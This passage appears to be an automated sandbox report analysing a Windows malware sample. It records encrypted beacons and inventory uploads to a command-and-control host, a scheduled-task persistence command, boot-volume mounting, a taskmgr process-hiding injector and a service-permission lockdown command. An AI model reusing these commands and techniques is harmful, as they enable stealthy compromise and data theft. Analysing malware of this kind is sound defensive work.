2021-11-04 12:13:06 UTC	24	OUT	Data Raw: 32 33 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 34 36 34 35 33 38 29 20 33 32 2d 42 69 74 20 45 64 69 74 69 6f 6e 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 46 6f 6e 74 63 6f 72 65 22 2c 22 64 69 73 70 6c 61 79 5f 76 65 72 73 69 6f 6e 22 3a 22 22 2c 22 69 6e 73 74 61 6c 6c 5f 64 61 74 65 22 3a 22 22 7d 2c 7b 22 64 69 73 70 6c 61 79 5f 6e 61 6d 65 22 3a 22 55 70 64 61 74 65 20 66 6f 72 20 4d 69 63 72 6f 73 6f 66 74 20 4f 66 66 69 63 65 20 32 30 31 36 20 28 4b 42 34 30 33 32 32 33 36 29 20 33 32 2d Data Ascii: 23"},{"display_name":"Update for Microsoft Office 2016 (KB4464538) 32-Bit Edition","display_version":"","install_date":""},{"display_name":"Fontcore","display_version":"","install_date":""},{"display_name":"Update for Microsoft Office 2016 (KB4032236) 32-
2021-11-04 12:13:06 UTC	27	IN	HTTP/1.1 404 Not Found Date: Thu, 04 Nov 2021 12:13:06 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=4Ub0PA9Fmqq7OZHOTnOGcBRJwBnYj5ryxvyzrx6FOHxWcZzcHyVWiVfUPaGejltXTD%2F6SRqhh%2Br%2FCIFY9JbyleDFHvMUOkdoo5Awj3PJCVy9rH9NMnIkhsde%2BuCf1%2BDnWMfdu2Yl"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc126190b7037-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-04 12:13:06 UTC	27	IN	Data Raw: 34 61 38 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4e 6f 74 20 46 6f 75 6e 64 20 28 23 34 30 34 29 3c 2f 74 69 74 6c 65 3e 0a 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 62 6f 64 79 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 39 70 74 20 22 56 65 72 64 61 6e 61 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 23 66 66 66 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 68 31 20 7b 0a 20 20 20 20 20 20 20 20 Data Ascii: 4a8<!DOCTYPE html><html><head> <meta charset="utf-8" /> <title>Not Found (#404)</title> <style> body { font: normal 9pt "Verdana"; color: #000; background: #fff; } h1 {

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:06 UTC	28	IN	Data Raw: 70 74 20 22 56 65 72 64 61 6e 61 22 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 23 30 30 30 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 76 65 72 73 69 6f 6e 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 63 6f 6c 6f 72 3a 20 67 72 61 79 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 38 70 74 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 23 61 61 61 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 70 61 64 64 69 6e 67 2d 74 6f 70 3a 20 31 65 6d 3b 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 20 31 65 6d 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a Data Ascii: pt "Verdana"; color: #000; } .version { color: gray; font-size: 8pt; border-top: 1px solid #aaa; padding-top: 1em; margin-bottom: 1em; } </style></head>
2021-11-04 12:13:06 UTC	29	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49761	172.67.139.144	443	C:\Users\user\Desktop\0NlSa5bf55.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-04 12:13:15 UTC	29	OUT	POST /api/poll HTTP/1.1 Host: server2.trumops.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0) Gecko/20100101 Firefox/73.0 Content-Length: 640 Accept-Encoding: gzip
2021-11-04 12:13:15 UTC	29	OUT	Data Raw: 44 7a 4f 47 6d 43 49 6c 42 47 33 62 76 75 48 64 6c 2f 39 38 77 50 59 51 36 72 65 73 64 63 6a 37 39 39 34 5a 4f 43 56 44 39 42 6c 72 4c 67 57 54 7a 6e 55 78 48 47 49 47 65 43 49 67 34 68 35 51 4c 67 48 7a 75 7a 32 73 57 63 36 72 2b 69 71 4a 6e 7a 68 34 41 48 76 34 78 6d 73 2f 37 66 58 71 6d 44 74 79 6b 78 31 47 6a 4b 79 45 4f 35 73 37 45 62 59 58 34 57 62 78 55 39 62 56 7a 6f 65 44 51 71 59 4b 48 37 6d 64 43 6b 47 31 6d 47 57 54 43 49 36 49 70 6e 39 78 53 6f 65 6a 39 6b 68 2f 72 55 66 35 55 50 47 70 56 78 32 50 70 62 63 73 4d 4b 61 42 44 30 4c 76 59 4a 66 65 7a 6f 59 52 35 30 45 2b 6f 33 59 32 42 41 2f 58 6f 43 6c 51 6c 50 73 4f 39 79 67 46 51 38 72 39 71 43 33 70 33 46 5a 46 48 62 4a 37 62 36 61 7a 6b 6b 39 48 78 69 46 77 59 61 4e 62 53 6b 5a 38 4c 31 79 Data Ascii: DzOGmCIlBG3bvuHdl/98wPYQ6resdcj7994ZOCVD9BlrLgWTznUxHGlGeClg4h5QLgHzuz2sWc6r+iqJnzh4AHv4xms/7fXqmDtykx1GjKyEO5s7EbYX4WbxU9bVzoeDQqYKH7mdCkG1mGWTCl6Ipn9xSoej9kh/rUf5UPGpVx2PpbcsMKaBD0LvYJfezoYR50E+o3Y2BA/XoClQlPsO9ygFQ8r9qC3p3FZFHbJ7b6azkk9HxiFwYaNbSkZ8L1y
2021-11-04 12:13:15 UTC	29	IN	HTTP/1.1 404 Not Found Date: Thu, 04 Nov 2021 12:13:15 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close x-powered-by: PHP/8.0.11 set-cookie: PHPSESSID=jp6rg8da1hqqg23tjramjvmq4d; path=/; HttpOnly expires: Thu, 19 Nov 1981 08:52:00 GMT cache-control: no-store, no-cache, must-revalidate pragma: no-cache access-control-allow-credentials: false CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=VULNO5Jg3NJ174F0kG6Gst68KUn7qITHMZj2A7IY4Nz0a1rfozYrXWuoYRMg%2FxRYwvjKeu5aorLZfTsqKFJnH5%2B410dszzmqHyXdOL7bIrl%2BSVbGW2OHUGkkeU93qYeHI6CXQle4"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6a8dc15e7c2f774a-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400
2021-11-04 12:13:15 UTC	30	IN	Data Raw: 65 38 0d 0a 78 53 78 67 2f 62 66 6c 51 4a 71 62 2b 47 6c 36 45 72 4b 38 45 4c 4e 61 48 7a 6b 4d 77 67 43 4e 4b 67 53 61 69 4f 63 68 41 78 73 6a 67 2b 4d 59 45 58 63 45 6b 54 2f 49 6e 36 69 2f 4f 48 38 73 35 71 66 4a 48 2f 30 6d 56 33 43 50 62 7a 72 4b 4a 76 4b 55 45 4f 31 54 34 73 78 75 46 41 57 42 6f 2f 49 61 70 50 63 70 70 31 6e 37 71 55 63 64 6c 69 34 79 70 4d 4f 59 34 4d 42 76 63 58 38 2b 50 6a 38 4c 39 48 67 7a 43 38 54 6c 70 59 50 4a 72 2b 4c 33 77 61 37 37 45 61 63 55 75 6f 4b 7a 4a 38 68 61 75 33 4f 71 66 4f 6c 37 4e 72 57 7a 36 6e 45 6d 5a 72 35 38 4a 58 57 51 31 39 36 64 50 6c 34 6a 53 39 52 7a 7a 4a 47 39 32 74 69 34 4e 71 43 2b 45 4a 71 57 31 45 72 61 65 70 54 52 52 79 76 53 55 67 3d 3d 0d 0a Data Ascii: e8xSxg/bflQJqb+Gl6ErK8ELNaHzkMwgCNKgSaiOchAxsjg+MYEXcEkT/In6i/OH8s5qfJH/0mV3CPbzrKJvKUEO1T4sxuFAWBo/IapPcpp1n7qUcdli4ypMOY4MBvcX8+Pj8L9HgzC8TlpYPJr+L3wa77EacUuoKzJ8hau3OqfOl7NrWz6nEmZr58JXWQ196dPl4jS9RzzJG92ti4NqC+EJqW1EraepTRRyvSUg==
2021-11-04 12:13:15 UTC	31	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: 0NlSa5bf55.exe PID: 2956 Parent PID: 3044

General

Start time:	13:12:34
Start date:	04/11/2021
Path:	C:\Users\user\Desktop\0NlSa5bf55.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\0NlSa5bf55.exe"
Imagebase:	0x400000
File size:	2095616 bytes
MD5 hash:	EE30D6928C9DE84049AA055417CC767E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

Analysis Process: conhost.exe PID: 2700 Parent PID: 2956

General

Start time:	13:12:35
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: upd.exe PID: 5716 Parent PID: 2956

General

Start time:	13:12:39
Start date:	04/11/2021
Path:	C:\Users\user\Desktop\upd.exe
Wow64 process (32bit):	true

Commandline:	C:\Users\user\Desktop\upd.exe -update
Imagebase:	0x400000
File size:	3788288 bytes
MD5 hash:	3C3046F640F7825C720849AAA809C963
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000005.00000002.319820615.0000000000401000.00000040.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 31%, Metadefender, Browse • Detection: 86%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 2008 Parent PID: 572

General

Start time:	13:12:44
Start date:	04/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: TrustedInstaller.exe PID: 5352 Parent PID: 572

General

Start time:	13:12:45
Start date:	04/11/2021
Path:	C:\Windows\servicing\TrustedInstaller.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\servicing\TrustedInstaller.exe
Imagebase:	0x7ff635d90000
File size:	131584 bytes
MD5 hash:	4578046C54A954C917BB393B70BA0AEB
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: upd.exe PID: 1304 Parent PID: 5716

General

Start time:	13:12:46
Start date:	04/11/2021
Path:	C:\Users\user\Desktop\upd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\upd.exe" -update
Imagebase:	0x400000
File size:	3788288 bytes
MD5 hash:	3C3046F640F7825C720849AAA809C963
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 00000008.00000002.347779189.0000000000401000.00000040.00020000.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: svchost.exe PID: 6688 Parent PID: 572

General

Start time:	13:12:54
Start date:	04/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: csrss.exe PID: 464 Parent PID: 1304

General

Start time:	13:12:57
Start date:	04/11/2021
Path:	C:\Windows\rss\csrss.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\rss\csrss.exe -cleanup C:\Users\user\Desktop\upd.exe
Imagebase:	0x400000
File size:	3788288 bytes
MD5 hash:	3C3046F640F7825C720849AAA809C963
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_MetasploitPayload_3, Description: Yara detected Metasploit Payload, Source: 0000000B.00000002.561114927.0000000000401000.00000040.00020000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 31%, Metadefender, Browse • Detection: 86%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: schtasks.exe PID: 4644 Parent PID: 464

General

Start time:	13:13:06
Start date:	04/11/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /CREATE /SC ONLOGON /RL HIGHEST /TR "C:\Windows\rss\csrss.exe" /TN csrss /F
Imagebase:	0x7ff646d20000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5360 Parent PID: 4644

General

Start time:	13:13:06
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: schtasks.exe PID: 5916 Parent PID: 464

General

Start time:	13:13:06
Start date:	04/11/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	schtasks /delete /tn ScheduledUpdate /f
Imagebase:	0x7ff646d20000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6324 Parent PID: 5916

General

Start time:	13:13:07
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: 6396 Parent PID: 464

General

Start time:	13:13:07

Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /s
Imagebase:	0x1a0000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6344 Parent PID: 6396

General

Start time:	13:13:09
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: 1312 Parent PID: 464

General

Start time:	13:13:09
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /d
Imagebase:	0x1a0000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 4632 Parent PID: 1312

General

Start time:	13:13:15
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000

File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3544 Parent PID: 572

General

Start time:	13:13:15
Start date:	04/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: mountvol.exe PID: 60 Parent PID: 464

General

Start time:	13:13:15
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /s
Imagebase:	0x1a0000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 5168 Parent PID: 60

General

Start time:	13:13:16
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: mountvol.exe PID: 2056 Parent PID: 464

General

Start time:	13:13:18
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\mountvol.exe
Wow64 process (32bit):	true
Commandline:	mountvol B: /d
Imagebase:	0x1a0000
File size:	15360 bytes
MD5 hash:	5C11B99E6D41403031CD946255E8A353
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6280 Parent PID: 2056

General

Start time:	13:13:19
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: shutdown.exe PID: 6772 Parent PID: 464

General

Start time:	13:13:21
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\shutdown.exe
Wow64 process (32bit):	true
Commandline:	shutdown -r -t 5
Imagebase:	0xe40000
File size:	23552 bytes
MD5 hash:	E2EB9CC0FE26E28406FB6F82F8E81B26
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6016 Parent PID: 6772

General

Start time:	13:13:21
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6476 Parent PID: 572

General

Start time:	13:13:26
Start date:	04/11/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff70d6e0000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: injector.exe PID: 6592 Parent PID: 464

General

Start time:	13:13:33
Start date:	04/11/2021
Path:	C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe taskmgr.exe C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll
Imagebase:	0x7ff7019b0000
File size:	288256 bytes
MD5 hash:	D98E33B66343E7C96158444127A117F6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 14%, Metadefender, Browse • Detection: 73%, ReversingLabs

File Activities

Show Windows behavior

File Written

Analysis Process: windefender.exe PID: 4940 Parent PID: 464

General

Start time:	13:13:33
Start date:	04/11/2021
Path:	C:\Windows\windefender.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\windefender.exe
Imagebase:	0x400000
File size:	2102272 bytes
MD5 hash:	E0A50C60A85BFBB9ECF45BFF0239AAA3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 100%, Avira • Detection: 29%, Metadefender, Browse • Detection: 79%, ReversingLabs

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Value Modified

Analysis Process: conhost.exe PID: 4640 Parent PID: 6592

General

Start time:	13:13:33
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: 1460 Parent PID: 4940

General

Start time:	13:13:34
Start date:	04/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 4072 Parent PID: 4940

General

Start time:	13:13:34

Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C sc sdset WinDefender D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDC LCSWRPLOCRSDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSW LOCRRC;;;SU)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
Imagebase:	0xd80000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: sc.exe PID: 5332 Parent PID: 4072

General

Start time:	13:13:35
Start date:	04/11/2021
Path:	C:\Windows\SysWOW64\sc.exe
Wow64 process (32bit):	true
Commandline:	sc sdset WinDefender D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPLOCR SDRCWDWO;;;BA)(D;;WPDT;;;BA)(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)S: (AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
Imagebase:	0xca0000
File size:	60928 bytes
MD5 hash:	24A3E2603E63BCB9695A2935D3B24695
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: windefender.exe PID: 6348 Parent PID: 572

General

Start time:	13:13:36
Start date:	04/11/2021
Path:	C:\Windows\windefender.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\windefender.exe
Imagebase:	0x400000
File size:	2102272 bytes
MD5 hash:	E0A50C60A85BFBB9ECF45BFF0239AAA3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis